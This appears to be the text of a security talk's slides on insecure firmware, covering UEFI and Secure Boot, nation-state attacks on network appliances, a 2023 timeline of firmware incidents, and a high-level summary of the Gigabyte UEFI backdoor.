

Ghosts in the Machine:
Unmasking the Dangers of
Insecure Firmware

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/whoami

- Network hacker
- F5 Networks, Microsoft (MSRC, M365)
- WIRED25 2020
- CTI League founder
- Security researcher
- Socials: @n0x08




What a time to be alive

- We are on the precipice of AI
- We are unaware of our impact on the future
- Our technology may outlive our species
- We have evolved human communication
- BUT...
- We're losing control of the systems we've designed
- The foundation of computing is poorly defended
- As an industry we aren't learning from our mistakes




Image: <https://twitter.com/MalwareArt/>

Firmware 101




Unified Extensible Firmware Interface (UEFI)

- Replaces BIOS
- Provides standardized boot process
- GUI for system settings
- Secure Boot
- CSM: Backwards compatibility
- Device initialization
- Network stack
- Not just for endpoints





Secure Boot

- UEFI firmware contains Platform Key (PK)
- PK signs other keys; Key Exchange Key (KEK) & Signature Database (DB) Key
- KEK ensures only trusted keys can sign software
- DB Key signs boot loaders
- During boot signatures are validated
- DBX revocation list invalidates signatures
- Vulnerable bootloaders
- Abused bootloaders




Network devices



- Routers & switches
- Load balancers & firewalls
- SAN, NAS, IPTV
- Most run FreeBSD/Linux variations
- Firmware is a full operating system
- Favorite target of Nation State actors
- UNC3524; Russia (F5, Citrix)
- UNC3886; China (Fortinet)
- UNC4841; China (Barracuda)



Why should we care?



Firmware is so hot hacked right now




2023 in firmware

- Jan 30: Second set of BMC vulns disclosed
- March 1: Black Lotus disclosed
- March 16: Fortinet attacks by UNC3886
- April 7: MSI breach & stolen source code announced
- May 31: Gigabyte backdoor disclosed
- June 1: Barracuda announces 0-day attacks
- June 13: Binding Operational Directive 23-02
- June 14: Harden BMCs
- July 25: Citrix 0-day announced
- Sept 8: Mandiant details Barracuda backdoors
- Sept 27: PRC Cisco router backdoors disclosed




Endpoints: Gigabyte Backdoor

- Initially detected as Cr4sh/SmmBackdoor
- Windows binary embedded in UEFI
- Loaded into memory during boot
- Written to disk on Windows startup
- Registers binary as a service
- Dropped binary then retrieves payloads
- No signature validation
- No certificate pinning
- Same technique as LoJax, MosiacRegressor




